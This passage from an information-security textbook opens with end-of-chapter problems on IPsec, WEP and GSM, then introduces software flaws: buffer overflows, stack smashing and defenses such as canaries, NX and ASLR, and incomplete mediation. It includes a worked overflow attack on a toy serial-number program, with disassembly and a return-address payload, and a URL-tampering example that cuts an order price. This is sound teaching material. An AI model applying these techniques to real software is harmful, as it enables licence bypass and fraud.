23. We say that Trudy is a passive attacker if she can only observe the messages sent between Alice and Bob. If Trudy is also able to insert, delete, or modify messages, we say that Trudy is an active attacker. Consider IKE Phase 1 digital signature main mode.
    a) As a passive attacker, can Trudy determine Alice's identity?
    b) As a passive attacker, can Trudy determine Bob's identity?
    c) As an active attacker, can Trudy determine Alice's identity?
    d) As an active attacker, can Trudy determine Bob's identity?
24. Repeat Problem 23 for symmetric key encryption, main mode.
25. Repeat Problem 23 for public key encryption, main mode.
26. Repeat Problem 23 for public key encryption, aggressive mode.
27. Recall that IPsec transport mode was designed for host-to-host communication, while tunnel mode was designed for firewall-to-firewall communication.
    a) Can transport mode be used for firewall-to-firewall communication? Why or why not?
    b) Can tunnel mode be used for host-to-host communication? Why or why not?
    c) Why does IPsec tunnel mode fail to hide the header information when used from host-to-host?
    d) Does IPsec tunnel mode also fail to hide the header information when used from firewall-to-firewall? Why or why not?
28. This problem deals with ESP and AH in IPsec
    a) ESP requires both encryption and integrity, yet it is possible to use ESP for integrity only. Explain this apparent contradiction.
    b) What are the significant differences, if any, between ESP with NULL encryption and AH?

[23] Don't say "IKE Phase 1 public key encryption aggressive mode" all at once or you might give yourself a hernia.

29. Suppose that IPsec is used from host-to-host as in Figure 10.17, but Alice and Bob are both behind firewalls. What problems, if any, does IPsec create for the firewalls under the following assumptions.
    a) ESP with non-NULL encryption is used.
    b) ESP with NULL encryption is used.
    c) AH is used.
30. Suppose that we modify WEP so that it encrypts each packet using RC4 with the key K, where K is the same key that is used for authentication.
    a) Is this a good idea? Why or why not?
    b) Would this approach be better or worse than using the encryption key $K_{\text{IV}} = (\text{IV}, K)$, as is actually done in WEP?
31. WEP is supposed to protect data sent over a wireless link. As discussed in the text, WEP has many security flaws, one of which involves its use of initialization vectors, or IVs. In WEP, the IVs are 24 bits long. WEP uses a fixed long-term key K. For each packet, WEP sends an IV in the clear along with the encrypted packet, where the packet is encrypted with a stream cipher using the key $K_{\text{IV}} = (\text{IV}, K)$, that is, the IV is prepended to the long-term key K. Suppose that a particular WEP connection sends packets containing 1500 bytes over an 11 Mbps link.
    a) If the IVs are chosen at random, what is the expected amount of time until the first IV repeats? What is the expected amount of time until some IV repeats?
    b) Suppose that the IVs are not selected at random but are instead selected in sequence, say, $\text{IV}_i = i$, for $i = 0, 1, 2, \ldots, 2^{24} - 1$. Then what is the expected amount of time until Trudy observes a repeated IV?
    c) Why is a repeated IV a security concern?
    d) Why is WEP "unsafe at any key length"? That is, why is WEP no more secure if K is 256 bits than if K is 40 bits? Hint: See [40] for more information.
32. On page 321, it is claimed that if Trudy knows the destination IP address of a WEP-encrypted packet, she can change the IP address to any address of her choosing, and the access point will send the packet to Trudy's selected IP address.
    a) Suppose that C is the encrypted IP address, P is the plaintext IP address (which is known to Trudy), and X is the IP address where Trudy wants the packet sent. In terms of C, P, and X, what will Trudy insert in place of C?
    b) What else must Trudy do for this attack to succeed? Hint: Consider the WEP "integrity" check.

33. WEP also incorporates a couple of security features that were only briefly mentioned in this chapter. In this problem, we consider these features in more detail.
    a) By default, a WEP access point broadcasts its SSID, which serves as the name (or ID) of the access point. A client must send the SSID to the access point (in the clear) before it can send data to the access point. It is possible to set WEP so that it does not broadcast the SSID, in which case the SSID is supposed to act like a password. Is this a useful security feature? Why or why not?
    b) It is possible to configure the access point so that it will only accept connections from devices with specified MAC addresses. Is this a useful security feature? Why or why not?
34. After the terrorist attacks of 11 September 2001, it was widely reported that the Russian government ordered all GSM base stations in Russia to transmit all phone calls unencrypted.
    a) Why would the Russian government have given such an order?
    b) Are these news reports consistent with the technical description of the GSM security protocol given in this chapter?
35. In GSM, each home network has an AuC database containing user keys Ki. Instead, a process known as key diversification could be used. Key diversification works as follows. Let h be a secure cryptographic hash function and let K_M be a master key known only to the AuC. In GSM, each user has a unique ID known as an IMSI. For this key diversification scheme, a user's key Ki would be computed as $Ki = h(K_M, \text{IMSI})$, and this key would be stored on the mobile. Then given any IMSI, the AuC would recompute the key $Ki = h(K_M, \text{IMSI})$ as needed.
    a) What is the primary advantage of key diversification?
    b) What is the primary disadvantage of key diversification?
    c) Why do you think the designers of GSM chose not to employ key diversification?
36. Give a secure one-message protocol that prevents cell phone cloning and establishes a shared session key. Mimic the GSM protocol.
37. Give a secure two-message protocol that prevents cell phone cloning, prevents a fake base station attack, and establishes a shared session key. Mimic the GSM protocol.

Part IV

Software

Chapter 11

Software Flaws and Malware

If automobiles had followed the same development cycle as the computer, a Rolls-Royce would today cost $100, get a million miles per gallon, and explode once a year, killing everyone inside.
— Robert X. Cringely

My software never has bugs. It just develops random features.
— Anonymous

11.1 Introduction

Why is software an important security topic? Is it really on par with crypto, access control, and protocols? For one thing, virtually all of information security is implemented in software. If your software is subject to attack, all of your other security mechanisms are vulnerable. In effect, software is the foundation on which all other security mechanisms rest. We'll see that software provides a poor foundation on which to build security—comparable to building your house on quicksand.[1]

In this chapter, we'll discuss several software security issues. First, we consider unintentional software flaws that can cause security problems. Then we cover malicious software, or malware, which is intentionally designed to do bad things. We'll also mention a few other types of software-based attacks.

Software security is a big subject, and we continue with software-related security topics in the next chapter. Even with two chapters worth of material, we can do little more than scratch the surface.

11.2 Software Flaws

Bad software is everywhere. For example, the NASA Mars Climate Orbiter, which cost $193 million, crashed into Mars due to a software error related

[1] Or, in an analogy that is much closer to your fearless author's heart, it's like building a house on a hillside within a half-mile of the San Andreas Fault.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

to converting between English and metric units of measure [58]. Another infamous example is the Denver airport baggage handling system. Bugs in the software that controlled this system delayed the airport opening by 11 months at a cost of more than $1 million per day.[2] Software failures also plagued the MV-22 Osprey, an advanced military aircraft—in this case, lives were lost due to faulty software. Attacks on smart electric meters, which have the potential to incapacitate the power grid, have been blamed on buggy software. There are many, many more examples of bad software causing real problems in the real world.

In this section, we're interested in the security implications of software flaws. Since faulty software is everywhere, it shouldn't be surprising that Trudy has found ways to take advantage of this situation.

The Alices and Bobs of the world find software bugs and flaws more or less by accident. Normal users hate buggy software, but out of necessity, they've learned to live with it. Users are surprisingly good at dealing with buggy software.

Trudy, on the other hand, looks at buggy software as a golden opportunity. She actively searches for bugs and flaws in software—she absolutely adores bad software. Trudy tries to encourage software to misbehave, with flaws being the primary source of any resulting misbehavior. We'll see that buggy software is at the core of many attacks. Even malware-based attacks often rely on bad software to some degree.

It's generally accepted among computer security professionals that complexity is the enemy of security, and modern software is extremely complex. In fact, the complexity of software has far outstripped the abilities of humans to even comprehend the complexity. The number of lines of code, or LOC, in a software project is a crude measure of its complexity—the more lines of code, the more complex. The numbers in Table 11.1 highlight the extreme complexity of selected large-scale software projects. As of 2015, it was estimated that the software required to run all of Google's Internet services included 2 billion lines of code [82].

Conservative estimates place the number of bugs in commercial software at about 0.5 per 1,000 lines of code [131]. A typical computer might have 3,000 executable files, each of which contains the equivalent of, perhaps, 100,000 LOC, on average. Assuming that these number are reasonable, on average, each executable has 50 bugs, and there are about 150,000 bugs on a single computer.

[2] The automated baggage handling system proved to be an "unmitigated disaster" [14] and it was ultimately abandoned. As an aside, it's interesting to note that this expensive failure was only the tip of the iceberg in terms of cost overruns and delays for the overall airport project. And, you might be wondering, what happened to the person responsible for this colossal waste of taxpayer money? Of course, he was promoted to U.S. Secretary of Transportation.

Table 11.1 Approximate lines of code

System	LOC
Netscape	17 million
Space shuttle	10 million
Linux kernel 2.6.0	5 million
Windows XP	40 million
Mac OS X 10.4	86 million
Boeing 777	7 million

If we extend this calculation to a medium-sized corporate network with, say, 30,000 nodes, we'd expect to find about 4.5 billion bugs in the network. Of course, many of these bugs would be duplicates, but 4.5 billion is still a staggering number.

Not all bugs are security-related, and not all security-related bugs are exploitable by Trudy. Suppose that only 10% of bugs are security critical and that only 10% of these are remotely exploitable. Then our typical corporate network has "only" 4.5 million serious security flaws that are directly attributable to bad software.

The arithmetic of bug counting is good news for Trudy and very bad news for Alice and Bob. We'll return to this topic later, but the crucial point is that we are not going to eliminate software security flaws any time soon—if ever. We'll discuss ways to reduce the number and severity of flaws, but many flaws will inevitably remain. The best we can realistically hope for is to effectively manage the security risk created by buggy and complex software. In almost any real-world situation, absolute security is unobtainable, and software is definitely no exception.[3]

In this section, we'll focus on unintentional flaws in computer programs. Since this is a security book, we are interested in software bugs that have security implications. Specifically, we'll discuss the following topics:

- Buffer overflow
- Race conditions
- Incomplete mediation

After covering these unintentional issues, we'll turn our attention to malware. There is nothing unintentional about the threat posed by malware, as it is designed to do bad things.

[3]One possible exception is cryptography—if you use strong crypto, and use it correctly, you are as close to absolutely secure as you will ever be. However, crypto is usually only one part of a security system, so even if your crypto is perfect, many vulnerabilities will likely remain. Unfortunately, people often equate crypto with information security, which leads some to mistakenly expect absolute security as the norm.

A programming mistake, or bug, is an error. When a program with an error is executed, the error might (or might not) cause the program to reach an incorrect internal state, which is known as a fault. A fault might (or might not) cause the system to depart from its expected behavior, which is a failure. In other words, an error is a human-created bug, while a fault is internal to the software, and a failure is externally observable.

The C program in Table 11.2 has an error, since memory `buffer[20]` has not been allocated. This error might cause a fault, where the program reaches an incorrect internal state. If a fault occurs, it might lead to a failure, where the program behaves incorrectly (e.g., the program crashes). Whether a fault occurs, and whether this results in a failure, depends on what resides in the memory location where `buffer[20]` is written. If that particular memory location is not used for anything important, the program might execute normally, which makes debugging challenging.

Table 11.2 A flawed program

```
int main(){
    int buffer[10];
    buffer[20] = 37;}
```

Distinguishing between errors, faults, and failures is somewhat too pedantic for our purposes. Therefore, in the remainder of this section, we'll use the term flaw as a synonym for all three. The severity should be apparent from context.

One of the primary goals in software engineering is to ensure that a program does what it's supposed to do. However, for software to be secure, a much higher standard is required—secure software must do what it's supposed to do *and nothing more* [131]. It's difficult enough just trying to ensure that software does what it's supposed to do—ensuring that a program does "nothing more" is asking for a lot more.

Next, we'll consider three specific types of program flaws that can create significant security vulnerabilities. The first of these is the infamous stack-based buffer overflow, also known as smashing the stack. Stack smashing was the attack of the decade for multiple decades. There are several variants of the buffer overflow attack we discuss. These variants are considered in problems at the end of the chapter. We discuss a variety of defenses against buffer overflow attacks.

The second class of software flaws we'll consider are race conditions. Race conditions are common in software, but they are generally difficult to exploit. The third major software vulnerability that we consider is incomplete mediation, which is a generic flaw that can make other attacks feasible.

11.2.1 Buffer Overflow

Alice says, "My cup runneth over, what a mess."
Trudy says, "Alice's cup runneth over, what a blessing."
— Anonymous

Before we discuss buffer overflow attacks in detail, let's consider a scenario where such an attack might arise. Suppose that a Web form asks the user to enter data, such as name, age, date of birth, and so on. The entered information is then sent to a server. Suppose that the server writes the data entered in the "name" field to a buffer that is allocated for N characters. If the server software does not verify that the length of the name is at most N characters, then a buffer overflow might occur.

It's likely that overflowing data will overwrite something important and cause the computer to crash (or the thread to die). If so, Trudy might be able to use this flaw to launch a denial of service (DoS) attack. While this could be a serious issue, we'll see that a little bit of cleverness on Trudy's part can turn a buffer overflow into a more interesting attack. Specifically, it is sometimes possible for Trudy to execute code of her choosing on the affected machine. It's remarkable that a fairly common programming bug could lead to such an outcome.

Consider again the C source code that appears in Table 11.2. When this code is executed, a buffer overflow occurs. The severity of this particular buffer overflow depends on what resided in memory at the location corresponding to `buffer[20]` before it was overwritten. The buffer overflow might overwrite user data or code, or it could overwrite system data or code, or it might overwrite unused space.

Consider, for example, software that is used for authentication. Ultimately, the authentication decision resides in a single bit. If a buffer overflow overwrites this "authentication bit," then Trudy can authenticate herself as, say, Alice. This situation is illustrated in Figure 11.1, where the "F" in the position of the boolean flag indicates failed authentication.




Figure 11.1 Buffer and a boolean flag

If a buffer overflow overwrites the memory position where the boolean flag is stored, Trudy may be able to overwrite "F" (i.e., a "0" bit) with "T" (i.e., a "1" bit), and the software will believe that Trudy has been authenticated.

This attack is illustrated in Figure 11.2. Note that in this case, changing a single bit has completely broken the security function of the code.




Figure 11.2 Simple buffer overflow

Before we can discuss the more sophisticated forms of the buffer overflow attack, we give a quick overview of memory organization for a typical modern processor. A simplified view of memory—which is sufficient for our purposes—appears in Figure 11.3. The text section is for code, while the data section holds static variables. The heap is for dynamic data, while the stack can be viewed as "scratch paper" for the processor. For example, dynamic local variables, parameters to functions, and the return address of a function call are all stored on the stack. The stack pointer, or SP, indicates the top of the stack. Notice that the stack grows up from the bottom in Figure 11.3, while the heap grows down.




Figure 11.3 Memory organization

11.2.1.1 Smashing the Stack

Smashing the stack refers to a specific type of buffer overflow attack. In a stack smashing attack, Trudy is focused on the role that the stack plays during a function call. To see how the stack is used during a function call, consider the simple code example in Table 11.3.

When the function `func` in Table 11.3 is called, various values are pushed onto the stack, as illustrated in Figure 11.4. Here, the stack is being used to provide space for the array `buffer` while the function executes. The stack also

Table 11.3 Code example

```
void func(int a, int b){
   char buffer[10];
}
void main(){
   func(1,2);
}
```

holds the return address where control will resume after the function finishes executing. Note that `buffer` is positioned above the return address on the stack, that is, `buffer` is pushed onto the stack after the return address. As a result, if the buffer overflows, the overflowing data will overwrite the return address. This is the crucial fact that makes this type of buffer overflow attack potentially devastating.




Figure 11.4 Stack example

The `buffer` in Table 11.3 holds 10 characters. What happens if we put more than 10 characters into `buffer`? The buffer will overflow, analogous to the way that a 10-gallon tank will overflow if we try to add 20 gallons of water. In both cases, the overflow will likely cause a mess. In the buffer overflow case, Figure 11.4 shows that the buffer will overflow into the space where the return address is located, thereby "smashing" the stack. Our assumption here is that Trudy has control over the bits that go into `buffer`. Recall the "name" field in a Web form that we discussed above. If the name is parsed from the Web form and put into `buffer` in Figure 11.4, then Trudy may be able to overflow the buffer by entering a longer than expected name.

If Trudy overflows `buffer` in Figure 11.4 with random bits, the return address will likely be overwritten, and the program will jump to a random memory location when the function has finished executing. In this case, which is illustrated in Figure 11.5, the most likely outcome is that the program crashes.




Figure 11.5 Buffer overflow causes a problem

Trudy might be satisfied with simply crashing a program. But Trudy is clever enough to realize that there's much more potential to cause trouble in this situation. If Trudy can overwrite the return address with a random address, can she instead overwrite it with a specific address of her choosing? If so, what specific address might Trudy want to choose?

With some trial and error, Trudy can probably overwrite the return address with the address of the start of `buffer`. Then the program will try to "execute" the data stored in the buffer. Why might this be useful? We're assuming that Trudy can choose the data that goes into the buffer. If Trudy can fill the buffer with "data" that is valid executable code, Trudy can execute this code on the victim's machine. Assuming that all of this works, Trudy gets to execute code of her choosing on the victim's computer. This clever version of the stack smashing attack is illustrated in Figure 11.6.

It's worth reflecting on the buffer overflow attack in Figure 11.6. Due to an unintentional programming error, Trudy may be able to overwrite the return address, causing code of her choosing to execute on a remote machine. The security implications of such an attack are mind-boggling.

From Trudy's perspective, there are several difficulties with this stack smashing attack. For one, Trudy may not know the precise address of the evil code she has inserted into `buffer`, and for another, she may not know the




Figure 11.6 Evil buffer overflow

precise location of the return address on the stack. Neither of these presents an insurmountable obstacle for a dedicated bad guy, like Trudy.

A couple of simple tricks make a buffer overflow attack much easier to mount. Trudy can precede the injected evil code with a `NOP` "landing pad" and she can insert the desired return address repeatedly. Then, if any of the multiple return addresses overwrite the actual return address, execution will jump to the specified address. And, if this specified address lands on any of the inserted `NOP`s, the evil code will be executed immediately after the last `NOP` in the landing pad. This improved stack smashing attack is illustrated in Figure 11.7.




Figure 11.7 Improved evil buffer overflow

For a buffer overflow attack to succeed, obviously the program must contain a buffer overflow flaw. Not all buffer overflows are exploitable, but those that are could potentially enable Trudy to inject code into the system. That is, if Trudy finds an exploitable buffer overflow, she may be able to execute code of her choosing on the affected system. Trudy will certainly have some work to do to develop a useful attack. Fortunately for Trudy, there are plenty of sources available online to help her hone her skills [94]. Unfortunately for Trudy, defenses have improved to the point where successful stack smashing attacks are more challenging than ever before.

11.2.1.2 Stack Smashing Example

In this section, we'll examine code that contains an exploitable buffer overflow and we'll demonstrate an attack. Of course, we'll be looking at this attack from Trudy's perspective. Note that this is based on a pre-Vista version of Windows, as defenses against this type of attack were beefed up in Vista. We'll discuss various defenses in the next section.

Suppose that Trudy is confronted with a program that asks for a serial number—a serial number that Trudy doesn't know. Trudy wants to use the program, but she's too cheap to pay money to obtain a valid serial number.[4] Trudy does not have access to the source code, but she has the executable.

When Trudy executes the program `bo.exe`, she is asked to enter a serial number. When Trudy enters a random serial number, the program halts without providing any further information, as shown in Figure 11.8. Trudy proceeds to try a few different serial numbers, but she is unable to guess the correct serial number.

Figure 11.8 Incorrect serial number

Trudy then tries entering unusual input values to see how the program reacts. She hopes that the program will misbehave in some way that she might have a chance of exploiting. Trudy realizes she's in luck when she observes the result in Figure 11.9, as this is indicative of a stack-based buffer overflow. Note that `0x41` is the ASCII code for the character "`A`." By carefully examining the error message, Trudy realizes that she has overwritten two bytes of the return address with "`AA`."

[4] In the real world, Trudy would be wise to search online for a serial number. But let's assume that Trudy can't find a valid serial number on the Internet.

Figure 11.9 Buffer overflow in serial number program

Trudy then disassembles[5] `bo.exe` and obtains the assembly code that appears in Table 11.4. One significant piece of information in this code is the "`Serial number is correct`" string at address `0x401034`. If Trudy can overwrite the return address with the address `0x401034`, then the program will jump to "`Serial number is correct`" and she will, presumably, have access to the useful parts of the code. If this attack works as planned, Trudy will obtain access to the useful parts of the code without having any knowledge of the actual serial number. From Trudy's perspective, it doesn't get any better than that.

Table 11.4 Disassembled serial number program

```
.text:00401000   sub    esp, 1Ch
.text:00401003   push   offset aEnterSerialNum; "\nEnter Serial Number\n"
.text:00401008   call   sub_40109F
.text:0040100D   lea    eax, [esp+20h+var_1C]
.text:00401011   push   eax
.text:00401012   push   offset aS ; "%s"
.text:00401017   call   sub_401088
.text:0040101C   push   8
.text:0040101E   lea    ecx, [esp+2Ch+var_1C]
.text:00401022   push   offset aS123n456 ;"S123N456"
.text:00401027   push   ecx
.text:00401028   call   sub_401050
.text:0040102D   add    esp, 18h
.text:00401030   test   eax, eax
.text:00401032   jnz    short loc_401041
.text:00401034   push   offset aSerialNumberIs;
                                     "Serial number is correct.\n"
.text:00401039   call   sub_40109F
.text:0040103E   add    esp, 4
```

[5]We'll have more to say about disassemblers in the next chapter when we cover software reverse engineering.

But Trudy can't directly enter a hex address for the serial number, since the input is interpreted as ASCII text. Trudy consults an ASCII table where she finds that `0x401034` is "`@^P4`" in ASCII, where "`^P`" is control-P. Confident of success, Trudy runs `bo.exe`, then enters just enough characters so that she is poised to overwrite the return address. At that point, she enters "`@^P4`." To her surprise, Trudy obtains the results in Figure 11.10.




Figure 11.10 Failed buffer overflow attack

A careful examination of the error message shows that the address where the error arose was `0x341040`. Apparently, Trudy caused the program to jump to this address instead of her intended address of `0x401034`. Trudy notices that the intended address and the actual address are byte-reversed, and she realizes the machine using the little endian convention, where the low-order byte is first and the high-order byte comes last. As a result, the address that Trudy wants, namely, `0x401034`, is stored internally as `0x341040`. So Trudy changes her attack slightly and overwrites the return address with `0x341040`, which is "`4^P@`." With this change, Trudy wins, as shown in Figure 11.11.




Figure 11.11 Successful buffer overflow attack

The most important takeaway from this example is that without any knowledge of the serial number, and without access to the source code, Trudy was able to completely break the security of the software. The only tool she used was a disassembler to determine the address that she needed to overwrite the return address.

For the sake of completeness, in Table 11.5 we provide the C source code, `bo.c`, for the executable, `bo.exe`. Again, Trudy was able to complete her buffer overflow attack without access to the source code in Table 11.5.

Table 11.5 Source code for serial number example

```
main()
{
    char in[75];
    printf("\nEnter Serial Number\n");
    scanf("%s", in);
    if(!strncmp(in, "S123N456", 8))
    {
        printf("Serial number is correct.\n");
    }
}
```

Finally, note that in this buffer overflow example, Trudy did not execute code on the stack. Instead, she simply overwrote the return address, which caused the program to execute code that was already present at the specified address. That is, no code injection was employed, which greatly simplifies the attack. This simple version of stack smashing is usually referred to as a return-to-libc attack.

11.2.1.3 Stack Smashing Prevention

There are several possible ways to prevent stack smashing attacks. An obvious approach is to eliminate all buffer overflows from software. However, this is difficult, and even if we eliminate all such bugs from new software, there is an endless supply of buffer overflow conditions in legacy software.

Another option is to detect buffer overflows as they occur and respond accordingly, as in some programming languages. Yet another option is to not allow code to execute on the stack. Still another option is to randomize the location where code is loaded into memory—if Trudy doesn't know the address where the `buffer` (or other code) is located, any overwritten return address will likely go to a random location.

One way to minimize the damage caused by many stack-based buffer overflows is to make the stack non-executable, that is, do not allow code to execute on the stack. Most hardware supports the "no execute," or NX bit. Using the NX bit, memory can be flagged so that code can't execute in specified locations. In this way the stack (as well as the heap and data sections) can be protected from many buffer overflow attacks. However, NX will not prevent a return-to-libc attack. Most modern operating systems support the NX bit.

Using safe programming languages such as Java or C# will eliminate most buffer overflows at the source. These languages are safe because at runtime they automatically check that all memory accesses are within the declared array bounds. Of course, there is a performance penalty for such checking, and for that reason much code will continue to be written in C, particularly for applications destined for resource-constrained devices. In contrast to these safe languages, there are several C functions that are known to be unsafe and these functions are the source of the vast majority of buffer overflow attacks. There are safer alternatives to all of the unsafe C functions, so the unsafe functions should not be used—see the problems at the end of the chapter for more details.

Runtime stack checking can be used to prevent stack smashing attacks. In this approach, when the return address is popped off of the stack, it's checked to verify that it hasn't changed. This can be accomplished by pushing a special value onto the stack immediately after the return address. Then when Trudy attempts to overwrite the return address, she must first overwrite this special value, which provides a means for detecting the attack. This special value is usually known as a canary, in reference to the coal miner's canary.[6] The use of a canary for stack smashing detection is illustrated in Figure 11.12.




Figure 11.12 Canary

Note that if Trudy can overwrite an anti-stack-smashing canary with itself, then her attack will go undetected. This naturally raises the question as to whether we can prevent the canary from being overwritten with itself. Fortunately, we can protect a canary from itself.

[6]Coal miners would take a canary with them underground into the mine. If the canary died, the coal miners knew there was a problem with the air and they needed to get out of the mine as soon as possible.

A canary can be a constant, or a value that depends on the return address. A specific constant that is sometimes used is `0x000aff0d`, which includes `0x00` as the first byte since this is the string terminating byte. Any string that overflows a buffer and includes `0x00` will be terminated at that point and no more of the stack will be overwritten. Consequently, an attacker can't use a string input to directly overwrite the canary `0x000aff0d` with itself, and any value other than the correct canary will be detected. The other bytes in this constant serve to prevent other types (i.e., non-string) canary overwriting attempts.

Microsoft has a canary feature for its C++ compiler, in the form of the `/GS` flag. This compiler option results in a canary—or, in Microsoft-speak, a "security cookie"—which serves to detect buffer overflows at runtime. However, the initial Microsoft implementation was apparently flawed. When the `/GS` canary died, the program passed control to a user-supplied handler function. It was claimed that an attacker could specify this handler function, thereby executing arbitrary code on the victim machine [77], although the severity of this attack was disputed by Microsoft. Assuming the claimed attack was valid, all buffer overflows compiled under the `/GS` option were exploitable, even those that would not have been exploitable without the `/GS` option. In this case, the cure may have been worse than the disease.

Another option for minimizing the effectiveness of buffer overflow attacks is Address Space Layout Randomization, or ASLR. This technique is used in virtually all modern operating systems. ASLR relies on the fact that buffer overflow attacks are fairly delicate, in the sense that precise addressing is critical. For example, to execute code on the stack, Trudy would typically overwrite the return address with a specific address that causes execution to jump to a location in the stack. When ASLR is used, programs are loaded into more-or-less random locations in memory, so that any address that Trudy has hard-coded into her attack is only likely to be correct a small percentage of the time. The upshot is that Trudy's attack will only succeed a small percentage of the time.

However, in practice, ASLR might only use a relatively small number of "random" layouts. For example, in Windows Vista, only 256 distinct layouts were used and, consequently, a given buffer overflow attacks should have a success probability of about 1/256. Due to a further weakness in the implementation, Vista did not choose from these 256 possible layouts uniformly, which resulted in a much greater chance of success for a clever attacker [136].

11.2.1.4 Buffer Overflow: The Last Word

Buffer overflow attacks have been well known since the 1970s, and have been at the root of many successful attacks. Today, robust defenses exist, including the NX bit, ASLR, canaries, safe programming languages, and more.

Can we hope to relegate buffer overflow attacks to the scrapheap of history? If developers are educated, and tools for preventing and detecting buffer overflow conditions are used, it may be possible.

11.2.2 Incomplete Mediation

The C function `strcpy(buffer, input)` copies the contents of the input string `input` to the array `buffer`. As we discussed above, a buffer overflow can occur if the length of `input` is greater than the length of `buffer`. To prevent such a buffer overflow, the program must validate the input by checking the length of `input` before attempting to write it to `buffer`. Failure to do so is an example of incomplete mediation.

As a somewhat more subtle example, consider data that is input to a Web form. Such data is often transferred to the server by embedding it in a URL, which is the method we'll employ here. Suppose the input is validated on the client before constructing the required URL.

For example, consider the URL

```
http://www.things.com/orders/final&custID=112&
    num=55A&qty=20&price=10&shipping=5&total=205
```

On the server, this URL is interpreted to mean that the customer with ID number 112 has ordered 20 of item number 55, at a cost of $10 each, with a $5 shipping charge, for a total cost of $205. Since the input was checked on the client, the developer of the server software might believe it would be wasted effort to check it again on the server.

Instead of using the client software, Trudy can directly send a URL to the server. Suppose Trudy sends the server the URL

```
http://www.things.com/orders/final&custID=112&
     num=55A&qty=20&price=10&shipping=5&total=2
```

If the server doesn't bother to validate the input, Trudy can obtain the same order as above, but for the bargain basement price of $2 instead of the actual price of $205.

There are tools available to help find some cases of incomplete mediation, but they are not necessarily a cure-all, since this problem can be subtle and therefore difficult to detect. And, as with most security tools, these tools can also be useful for the bad guys.
